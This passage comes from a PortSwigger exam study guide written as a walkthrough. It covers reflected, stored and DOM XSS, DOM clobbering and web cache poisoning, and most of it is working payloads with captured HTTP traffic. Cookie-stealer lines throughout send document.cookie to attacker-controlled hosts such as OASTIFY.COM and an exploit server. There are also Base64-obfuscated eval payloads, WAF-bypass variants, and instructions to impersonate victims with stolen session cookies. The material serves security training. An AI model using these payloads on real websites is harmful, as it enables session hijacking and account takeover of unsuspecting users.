.4 Accept-Encoding: gzip, deflate, br				
.5 Priority: u=1, i				
.6 Connection: keep-alive				
.7				

I hope others find his research helpful, and including it in my guide Tx.

[PortSwigger Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped](#)

## XSS via JSON into EVAL

This [PortSwigger Practice Exam APP](#) is performing search function and the DOM Invader identify the sink in an eval() function. The search results are placed into JSON content type.

0 search results for 'domxss'

The screenshot shows the DOM Invader tab of the browser developer tools. A search bar at the top contains the query 'domxss'. Below the search bar, a message says 'Only interesting sinks are being shown. All sources are being hidden. You can configure this in the DOM Invader settings.' A section titled 'Sinks (1)' is expanded, showing a single entry 'eval (1)'. The details for this sink are listed in a table:

Value	outerHTML	Frame path	Event
var searchResultsObj = {"results":[],"searchTerm":"domxss"};		top	readystatechange

Test escape out of the JSON data and inject test payload "-prompt(321)-" into the JSON content.

Request		Response	
Pretty	Raw	Hex	Render
1 GET /search_res?SearchTerm=%22-prompt%28321%29-%22 HTTP/2			
2 Host: 0afa002e04d93d98c0ea08df00b90092.web-security-academy.net			
3 Cookie: _lab=46%7CMwCFG7ElLg7%2bD5gkRApzMvDiChrZ1j3AhRlAoSEo8QIV2AhFhtmdxFdZw32hka3yx9xq8vaGafWuvayPn6zYw%2fNB0szWsIa4ds31n4MwKEIWjYX59W4SqtZ7qBpjCLxhwM9m93oT2PddQ7IGNlfewGJ6Sigmt%2fbY1HzPxJjNzEc%3d; session=bi0uw5KgXogjcsenMPDYUphPtnBloIR			
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"			
5 Sec-Ch-Ua-Mobile: ?0			
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			
			1 HTTP/2 200 OK
			2 Content-Type: application/json; charset=utf-8
			3 X-Frame-Options: SAMEORIGIN
			4 Content-Length: 45
			5
			6 {
			"results": [
			],
			"searchTerm": "-prompt(321)-"
			}

Attempting to get our own session cookie value with payload of "-alert(document.cookie)-" and filter message is returned stating "Potentially dangerous search term".

WAF is preventing dangerous search filters and tags, then we bypass WAF filters using JavaScript global variables.

```
"-alert(window["document"]["cookie"])-"
"-window["alert"]((window["document"]["cookie"]))-"
"-self["alert"]((self["document"]["cookie"]))-
```

### sejuice: Bypass XSS filters using JavaScript global variables

Below is the main cookie stealer payload before BASE 64 encoding it.

```
fetch(`https://OASTIFY.COM/?jsonc=` + window["document"]["cookie"])
```

Next is encode payload using Base64 encoded value of the above cookie stealer payload.

ZmV0Y2goYGh0dHBz0i8vNH00YWdlMH1wYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdG1meS5jb20vP2pb25jPWAkKyB3aw5kb3dbImRvY3VtZW50I11bImNvb2tI

Test payload on our own session cookie in Search function.

```
"-eval(atob("ZmV0Y2goYGh0dHBz0i8vNH00YWdlMH1wYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdG1meS5jb20vP2pb25jPWAkKyB3aw5kb3dbImRvY3VtZW!"))
```

Unpacking above payload assembly stages:

- Using the eval() method evaluates or executes an argument.
- Using atob() or btoa() is function used for encoding to and from base64 format strings.
- If eval() being blocked then Alternatives:
  - setTimeout("code")
  - setInterval("code")
  - setImmediate("code")
  - Function("code")()

This image shows Burp Collaborator receiving my cookie value as proof of concept before setting up payload to Deliver exploit to victim .

The screenshot shows the Burp Collaborator interface. At the top, there's a navigation bar with links like Home, Admin panel, My account, and Advanced search. Below the navigation, a search bar contains the query 'object Promise' with a result count of '0 search results for [object Promise]'. In the main pane, there's a table of network traffic and a detailed view of a selected request.

**Network Traffic Table:**

#	Time	Type	Payload	Source IP address
1	2023-Jan-07 13:57:15.660 UTC	DNS	839ctku7uogedm6a1kjuy3oultcn2br	172.68.185.43
2	2023-Jan-07 13:57:15.661 UTC	DNS	839ctku7uogedm6a1kjuy3oultcn2br	172.68.185.43
3	2023-Jan-07 13:57:16.541 UTC	HTTP	839ctku7uogedm6a1kjuy3oultcn2br	165.255.244.31

**Selected Request Details:**

Description: Request to Collaborator  
Request to Collaborator: GET /?c2c1vb1jUH21U1UQEyln1dmWv059NkTF152JMuVnbq== HTTP/1.1  
2 Host: 839ctku7uogedm6a1kjuy3oultcn2br.oastify.com  
3 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="108"  
4 Sec-Ch-Ua-Mobile: ?0  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.535  
6 Sec-Ch-Ua-Platform: "Linux"  
7 Accept: \*/\*  
8 Origin: https://0a4001f041dia7ac098042000550041.web-security-academy.net  
9 Sec-Fetch-Site: cross-site  
10 Sec-Fetch-Mode: cors  
11 Sec-Fetch-Dest: empty  
12 Referer: https://0a4001f041dia7ac098042000550041.web-security-academy.net/  
13 Accept-Encoding: gzip, deflate  
14 Accept-Language: en-US,en;q=0.9  
15 Connection: close

**Search Bar:**

Search the blog... 1

**Bottom Right:**

Home | Admin panel | My account | Advanced search  
0 search results for [object Promise]  
Search  
<Back to Blog

URL Encode all characters in this payload and use as the value of the /?SearchTerm= parameter.

```
"-eval(atob("ZmV0Y2goYGh0dHBz0i8vNH00YWdlMH1wYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdG1meS5jb20vP2pb25jPWAkKyB3aw5kb3dbImRvY3VtZW!"))
```

Hosting the `IFRAME` on exploit server, give a `error` message refused to connect to target. Instead host the payload on exploit server between `<script>` tags.

```

<script>
location = "https://TARGET.net/?SearchTerm=%22%2d%65%76%61%6c%28%61%74%6f%62%28%22%5a%6d%56%30%59%32%67%6f%59%47%68%30%64%48%42%
</script>

```

# ^	Time	Type	Payload
1	2023-Mar-19 16:50:33.420 UTC	DNS	4z4age0ypb5web9p6lyppu3vu1pb0
2	2023-Mar-19 16:50:33.420 UTC	DNS	4z4age0ypb5web9p6lyppu3vu1pb0
3	2023-Mar-19 16:50:34.282 UTC	HTTP	4z4age0ypb5web9p6lyppu3vu1pb0
4	2023-Mar-19 17:16:33.388 UTC	DNS	4z4age0ypb5web9p6lyppu3vu1pb0
5	2023-Mar-19 17:16:33.389 UTC	DNS	4z4age0ypb5web9p6lyppu3vu1pb0
6	2023-Mar-19 17:16:34.380 UTC	HTTP	4z4age0ypb5web9p6lyppu3vu1pb0

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```

1 GET /?jsonc=session-bi0uw5KgFxogjcsenMPDYUpHPTnB1o1 HTTP/1.1
2 Host: 4z4age0ypb5web9p6lyppu3vu1pb0.oast1ty.com
3 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand)";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept: */*
8 Origin: https://0afa002e04d93d98c0ea08df00b90092.web-security-academy.net
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0afa002e04d93d98c0ea08df00b90092.web-security-academy.net/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17

```

Craft a response

URL: https://exploit-0a5f00d604be3d43c0dc051d019400a8.exploit-server.net/exploit

HTTPS

File: /exploit

Head:

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

```

Body:

```

<script>
location = "https://0afa002e04d93d98c0ea08df00b90092.web-security-academy.net/?SearchTerm=%22%2d%65%76%61%6c%28%61%74%6f%62%28%22%5a%6d%56%30%59%32%67%6f%59%47%68%30%64%48%42%59%64%6c%4d%48%6c%677%59%6a%56%33%62%32%49%35%63%44%59%67%65%58%42%77%64%54%45%67%64%64%6e%55%78%62%48%42%69%6a%44%41%75%62%32%46%7a%64%47%6c%6d%65%53%35%6a%62%32%30%76%50%32%70%a%62%32%635%6a%50%57%41%67%4b%67%42%33%61%57%35%6b%62%33%64%62%49%66d%52%76%59%33%56%74%5a%57%35%30%49%6c%31%62%49%6d%4e%76%62%32%674%70%5a%53%4a%64%4b%51%3d%3d%22%29%29%2d%22"
</script>

```

NOTE: Deliver exploit to victim few times if the active user do not send HTTP request to collaborator. Replace the current cookie value with the stolen cookie to impersonate the active user and move on to [Stage 2 of the Practice Exam](#).

## PortSwigger Practice Exam - Stage 1 - Foothold

### Stored XSS

Stored XSS can also be Blind XSS. If alert payload do not trigger, see [NahamSec blind xss video](#) payload for victim to click, example:

```
<svg/onload=import('//EXPLOIT.net/blind_xss')>
```

If stored input is redirecting victim that click on the links, it send request to exploit server. Use the following sample code to *identify* stored XSS.

```


<script src="https://EXPLOIT.net/script"></script>
<video src="https://EXPLOIT.net/video"></video>

```

Below log entries show the requests made to the exploit server, and from the logs we can *identify* that `/img` and `/video` of the above tags were allowed on the application and made requests when accessed.

```

.31 2023-02-10 07:45:09 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:45:10 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:45:17 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:45:18 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:46:16 +0000 "GET /img HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:46:17 +0000 "GET /img HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:46:17 +0000 "GET /video HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"
.31 2023-02-10 07:46:17 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5580.104 Safari/537.36"

```

Cross site Scripting saved in Blog post comment. This Cookie Stealer payload then send the victim session cookie to the exploit server logs.

```

```

Product and Store lookup

```
?productId=1&storeId="></select><img src=x onerror=this.src='https://exploit.net/?'+document.cookie;>
```



## Stored XSS Blog Post

Stored XSS Blog post cookie stealer sending document cookie to exploit server.

```
<script>
document.write('');
</script>
```



Below target has a stored XSS vulnerability in the blog comments function. Steal a victim user session cookie that views the comments after they are posted, and then use their cookie to do impersonation.

Fetch API JavaScript Cookie Stealer payload in Blog post comment.

```
<script>
fetch('https://exploit.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```



[IPPSEC YouTube using the HackTheBox Bookworm](#), showing payload.js JavaScript code how he using fetch and learning JavaScript.

## PortSwigger Lab: Exploiting cross-site scripting to steal cookies

### Upgrade stored self-XSS

Blog comment with **Stored self-XSS**, upgrading the payload to steal victim information from DOM. The function **edit content** reflect the input in the `<script>` tag. The CSRF token for the **write comment** is same as the **edit content** functions. Below payload use **write comment** function to make the victim create a blog entry on their on blog with our malicious content. The `a` character is added to escape the `#` hash character from the initial application source code. The below source code in the blog entry is full exploit to steal victim info.

```
<button form=comment-form formaction="/edit" id=share-button>Click Button</button>
<input form=comment-form name=content value='<meta http-equiv="refresh" content="1; URL=/edit" />'>
<input form=comment-form name=tags value='a');alert(document.getElementsByClassName("navbar-brand")[0].innerText)//'>
```



This target is exploited by constructing an HTML injection that clobbers a variable named `share_button`, see source code below and uses HTML code above. The content is reflected on the page, then using this reflection enable page redirection to victim `/edit` page with the use of the `meta http-equiv` tag to refresh page after 1 second result in redirection.

```

function change_share_url() {
  const share_area = document.querySelector("#share-area");
  const twitter_button = document.querySelector("#twitter-button");
  let share_content = share_area.value;
  twitter_button.href = "https://twitter.com/intent/tweet?text=" + encodeURIComponent(share_content);
}

document.addEventListener("DOMContentLoaded", function(){
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const share = urlParams.get('share')
  if (share != null) {
    let share_button = document.querySelector("#share-button");
    share_button.click();
  }
}

change_share_url()
document.querySelector("#share-area").addEventListener("keyup", function(){
  change_share_url()
});
});

```

<https://challenge-1222.intigriti.io/blog/unique-guid-value-abc123?share=1>



Deliver Exploit, by Sending url that reference the above blog entry to the victim will trigger XSS as them.

#### [intigriti - Self-XSS upgrade - Solution to December 22 XSS Challenge](#)

Alternative exploit using HTML injection in the Edit Content blog entry page, *identified* using [XSS Resources CSP check](#).

<base href="https://Exploit.net">



Host JS file on Exploit server as static/js/bootstrap.bundle.min.js , with content:

alert(document.getElementsByClassName("navbar-brand")[0].innerText)



The modified PortSwigger lab payload assign the document.location function to the variable defaultAvatar next time page is loaded, because site uses DOMPurify that allows the use of cid: protocol that do not URLencode double quotes.

<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=document.location=`https://OASTIFY.COM/?clobber=`+document.cookie//>



#### [PortSwigger Lab: Exploiting DOM clobbering to enable XSS](#)

### Stored DOM XSS

In the JavaScript source code , included script resources/js/loadCommentsWithVulnerableEscapeHtml.js we *identify* the html.replace() function inside the custom loadComments function. Testing payloads we see the function only replaces the first occurrence of <> .

```

function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(html) {
        return html.replace('<', '&lt;').replace('>', '&gt;');
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");

```

<><img src=1 onerror=javascript:fetch(`https://OASTIFY.COM?escape=`+document.cookie)>



Above payload is stored and any user visiting the comment blog will result in their session cookie being stolen and send to collaborator.

Request	Response
<pre> 1 GET /post/comment?postId=1 HTTP/2 2 Host: 0aa005c03005acc0a86da00a80066.web-security-academy.net 3 Cookie: session=XQuPy5GLDU42xtIleATGwTgjFXU0; peanut2019=secretstuffcookies123 4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand");v="8" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36 7 Sec-Ch-Ua-Platform: "Linux" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer:   https://0aa005c03005acc0a86da00a80066.web-security-academy.net/post?postId=1 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 16 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-FRAME-OPTIONS: SAMEORIGIN 4 Content-Length: 565 5 6 [   {     "avatar": "",     "website": "",     "date": "2023-02-28T01:02:25.187Z",     "body": "Very Gd. Sry my circular wvel butt is brken.",     "author": "Mick Mouse"   },   {     "avatar": "",     "website": "",     "date": "2023-03-17T08:23:55.370540347Z",     "body": "&lt;&gt;&lt;img src=1 onerror=javascript:fetch(`https://479dhwadsmveiqsx75uck61s9y0mqa.oastify.com?escape=`+ document.cookie)&gt;",     "author": "fetch"   },   {     "avatar": "",     "website": "",     "date": "2023-03-17T08:26:22.782073360Z",     "body": "&lt;&gt;&lt;img src=1 onerror=javascript:fetch(`https://479dhwadsmveiqsx75uck61s9y0mqa.oastify.com?escape=`+ document.cookie)&gt;..",     "author": "fetch"   } ] </pre>

PortSwigger Lab payload: <><img src=1 onerror=alert()> .

[PortSwigger Lab: Stored DOM XSS](#)

## Web Cache Poison

[Unkeyed header](#)  
[Unkeyed Utm content](#)  
[Cloaking utm content](#)  
[Poison ambiguous request](#)  
[Cache Poison multiple headers](#)

### Unkeyed header

Target use tracking.js JavaScript,  
and is vulnerable to **X-Forwarded-Host** or **X-Host** header redirecting path,  
allowing the stealing of cookie by poisoning cache.

*Identify* the web cache headers in response and the tracking.js script in the page source code.

Exploit the vulnerability by hosting JavaScript and injecting the header to poison the cache of the target to redirect a victim visiting.

```

3 <head>
4   <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
5   <link href="/resources/css/labsCommerce.css rel=stylesheet">
6   <title>Mystery challenge</title>
7 </head>
8 <body>
9   <script type="text/javascript" src="//0a5c003203fe8128c1555f3a007600d0.web-security-academy.net/resources/js/tracking.js"></script>
10  <script src="/resources/labheader/js/labHeader.js"></script>
11  <div id="academyLabHeader">
12    <section class='academyLabBanner'>
13      <div class=container>
14        <div class=logo></div>
15        <div class=title-container>
16          <h2>Mystery challenge</h2>
17          <a id='exploit-link' class='button' target='_blank' href='https://exploit-0a99003a0303811bc10e5ec601ad00e7.exploit-server.net/'>
18            <button id='submitSolution' class='button' method='POST' path='/submitSolution' parameter='answer' data-answer-prompt='Submit your answer'>
19              <script src='/resources/labheader/js/submitSolution.js'></script>

```

X-Forwarded-Host: EXPLOIT.net  
X-Host: EXPLOIT.net

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: 0a5c003203fe8128c1555f3a007600d0.web-security-academy.net 3 X-Forwarded-Host: exploit-0a66000b04c63b6fc0d0e3d801110b1.exploit-server.net 4 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Linux" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate 15 Accept-Language: en-US,en;q=0.9 16 Connection: close	1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: max-age=30 4 Age: 3 5 X-Cache: hit 6 Connection: close 7 Content-Length: 10742 8 9 <!DOCTYPE html> 10 <html> 11   <head> 12     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet"> 13     <link href="/resources/css/labsCommerce.css rel=stylesheet"> 14     <title>Web cache poisoning with an unkeyed header</title> 15   </head> 16   <body> 17     <script type="text/javascript" src="//exploit-0a66000b04c63b6fc0d0e3d801110b1.exploit-server.net/resources/js/tracking.js"></script> 18     <script src="/resources/labheader/js/labHeader.js">

Hosting on the exploit server, injecting the `X-Forwarded-Host` header in request, and poison the cache until victim hits poison cache.

/resources/js/tracking.js

## Craft a response

URL: <https://exploit-0a5100ba04aa6e4ec6249999015100f7.exploit-server.net/resources/js/tracking.js>

HTTPS



File:

/resources/js/tracking.js

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

document.location='https://exploit-0a5100ba04aa6e4ec6249999015100f7.exploit-server.net/cookies?c='+document.cookie;

Body send session cookie to collaboration service.

document.location='https://OASTIFY.COM/?cookies='+document.cookie;

Keep Poisoning the web cache of target by resending request with `X-Forwarded-Host` header.

**Response**

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Content-Type: text/html; charset=utf-8		
3	Cache-Control: max-age=30		
4	Age: 2		
5	X-Cache: hit		
6	Connection: close		
7	Content-Length: 8729		
8			
9	<!DOCTYPE html>		
10	<html>		

### [PortSwigger Lab: Web cache poisoning with an unkeyed header](#)

Youtube video showing above lab payload on exploit server modified to steal victim cookie when victim hits a cached entry on back-end server. The payload is the above JavaScript.

### [YouTube: Web cache poisoning with unkeyed header - cookie stealer](#)

### [Param Miner Extension to identify web cache vulnerabilities](#)

## Unkeyed utm\_content

Target is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. Param Miner's "Guess GET parameters" feature will *identify* the parameter as utm\_content.

**Request**

Pretty	Raw	Hex
1	GET /?utm_content='/><script>document.location=%3a//ioabs2anr9x2axgnzsm2gb4h78dz1pp.eastify.com%3fc%3d%2d%2ddocument.cookie</script> HTTP/1.1	
2	Host: 0a160051048d7520c0a327710022006e.web-security-academy.net	
3	Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="110"	
4	Sec-Ch-Ua-Mobile: ?0	
5	Sec-Ch-Ua-Platform: "Linux"	
6	Upgrade-Insecure-Requests: 1	
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36	
8	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
9	Sec-Fetch-Site: same-origin	
10	Sec-Fetch-Mode: navigate	
11	Sec-Fetch-User: ?1	
12	Sec-Fetch-Dest: document	
13	Referer: https://0a160051048d7520c0a327710022006e.web-security-academy.net/post?postId=10	
14	Accept-Encoding: gzip, deflate	
15	Accept-Language: en-US,en;q=0.9	
16	Connection: close	
17		

**Response**

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Content-Type: text/html; charset=utf-8		
3	Set-Cookie: session=P1n58bf0NN18981DqBKMTPOVOVPPggYo; Secure; HttpOnly; SameSite=None		
4	Set-Cookie: utm_content=%27%2f3e%3cscript%3edocument.location%3d22https%3a%2f%2fioabs2anr9x2axgnzsm2gb4h78dz1pp.eastify.com%3fc%3d%22%2d%2ddocument.cookie%3c%2fscript%3e; Secure; HttpOnly		
5	Cache-Control: max-age=35		
6	Age: 0		
7	X-Cache: miss		
8	Connection: close		
9	Content-Length: 9177		
10			
11	<!DOCTYPE html>		
12	<html>		
13	<head>		
14	<link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>		
15	<link href="/resources/css/labsBlog.css rel=stylesheet>		
16	<link rel="canonical" href='"/0a160051048d7520c0a327710022006e.web-security-academy.net/?utm_content='/>		
17	<script>		
	document.location="https://ioabs2anr9x2axgnzsm2gb4h78dz1pp.eastify.com?c="+document.cookie		
	</script>		
	</head>		
	<body>		
	<title>		

GET /?utm\_content='/><script>document.location="https://OASTIFY.COM?c="+document.cookie</script>



Above payload is cached and the victim visiting target cookie send to Burp collaborator.

6 2023-Feb-15 13:34:08.255 UTC		HTTP	ufdnje1ziloe197zbde7nvtyk4cs2gr
Description		Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex	
1	GET /?c=secret=2auM1cJEbViIsFct5Tjsb8grp8jx7Iwt6		HTTP/1.1
2	Host: ufdnje1ziloe197zbde7nvtyk4cs2gr.eastify.com		
3	Connection: keep-alive		
4	Upgrade-Insecure-Requests: 1		
5	User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7	Sec-Fetch-Site: cross-site		
8	Sec-Fetch-Mode: navigate		
9	Sec-Fetch-Dest: document		
10	Referer: https://0a160051048d7520c0a327710022006e.web-security-academy.net/		

### [PortSwigger Lab: Web cache poisoning via an unkeyed query parameter](#)

## Cloaking utm\_content

Param Miner extension doing a Bulk scan > Rails parameter cloaking scan will *identify* the vulnerability automatically. Manually it can be identified by adding ; to append another parameter to utm\_content , the cache treats this as a single parameter. This means that the extra parameter is also excluded from the cache key.

The source code for /js/geolocate.js?callback=setCountryCookie is called on every page and execute callback function.

The callback parameter is keyed, and thus cannot poison cache for victim user, but by combine duplicate parameter with utm\_content it then excluded and cache can be poisoned.

GET /js/geolocate.js?callback=setCountryCookie&utm\_content=fuzzer;callback=EVIFunction



```

Request
Pretty Raw Hex
1 GET /js/geolocate.js?callback=setCountryCookie&utm_content=fuzzer;callback=document.location='https://OASTIFY.COM?nuts='+document.cookie; HTTP/2
2 Host: 0ae4005004104a0d...df560b4005d.web-security-academy.net
3 Cookie: country=[object Object]
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 Set-Cookie: session=h0ESYfT28LIGPvbG7YdSb0mnk3hvYqIw;
4 Set-Cookie: utm_content=fuzzer; Secure; HttpOnly
5 X-Frame-Options: SAMEORIGIN
6 Cache-Control: max-age=35
7 Age: 0
8 X-Cache: miss
9 Content-Length: 197
10
11 const setCountryCookie = (country) => {
  document.cookie = `country=${country}`;
};
12 const setLangCookie = (lang) => {
  document.cookie = `lang=${lang}`;
};
13 EVILFunction({
  "country": "United Kingdom"
});

```

Cache Cloaking Cookie Capturing payload below, keep poising cache until victim hits stored cache.

GET /js/geolocate.js?callback=setCountryCookie&utm\_content=fuzzer;callback=document.location='https://OASTIFY.COM?nuts='+document.cookie; HTTP/2

Below is [Url Decoded](#) payload.

GET/js/geolocate.js?callback=setCountryCookie&utm\_content=fuzzer;callback=document.location='https://OASTIFY.COM?nuts='+document.cookie; HTTP/2

### [PortSwigger Lab: Parameter cloaking](#)

#### Poison ambiguous request

Adding a second Host header with an exploit server, this *identify* a ambiguous cache vulnerability and routing your request. Notice that the exploit server in second Host header is reflected in an absolute URL used to import a script from /resources/js/tracking.js .

Host: TARGET.net  
Host: exploit.net

On the exploit server set a file as same path target calls to /resources/js/tracking.js , this will contain the payload. Place the JavaScript payload code below to perform a cookie stealer.

document.location='https://OASTIFY.COM/?CacheCookies='+document.cookie;

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 05c003203fe8128c1555f3a007600d0.web-security-academy.net
3 Host: exploit-0a99003a0303811bc10e5ec601ad00e7.exploit-server.net
4 Cookie: __lab=4697CMwCCF3JieXEG916mxY8xt71LPtzARZQAHraCw2z4v7dIwy6eq39BaIfujP6Dx2N3P3sUR6rwWhfxSnSAx2f3Y75EN6gSLH8650yIhoX2fdqJ8z05Bt2na33XpKMKfgfSDGRfLz4SSCYXEdd0ZBvxWwOgSbb0HaEuGRE%3d; session=kq9gT3x0ea5XbrlnCfCuaHtIRbACgM5q
5 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/jpg,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11

Response
Pretty Raw Hex Render
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
14     <link href="/resources/css/labCommerce.css rel=stylesheet>
15   <title>
16     Mystery challenge
17   </title>
18   <body>
19     <script type="text/javascript" src="/exploit-0a99003a0303811bc10e5ec601ad00e7.exploit-server.net/resources/js/tracking.js">
</script>
<script src="/resources/labheader/js/labHeader.js">
</script>

```

### [PortSwigger Lab: Web cache poisoning via ambiguous requests](#)

#### Cache Poison multiple headers

Identify that cache hit headers in responses, then test if the target support X-Forwarded-Host or X-Forwarded-Scheme headers. These headers can allow for the stealing of victim session cookie.

Identify if adding the two Forwarded headers to the GET /resources/js/tracking.js request, result in a change to the location response header. This *identify* positive poisoning of the cache with multiple headers.

```
GET /resources/js/tracking.js?cb=123 HTTP/2
Host: TARGET.net
X-Forwarded-Host: EXPLOIT.net
X-Forwarded-Scheme: nohttps
```



Request		Response			
	Pretty Raw Hex	Pretty	Raw	Hex	Render
1	GET /resources/js/tracking.js?cb=123 HTTP/2	1	HTTP/2 302 Found		
2	Host: 0a34002d03b8b14dc0c7b84100b00086.web-security-academy.net	2	Location: https://example.com/resources/js/tracking.js?cb=123		
3	X-Forwarded-Host: example.com	3	X-Frame-Options: SAMEORIGIN		
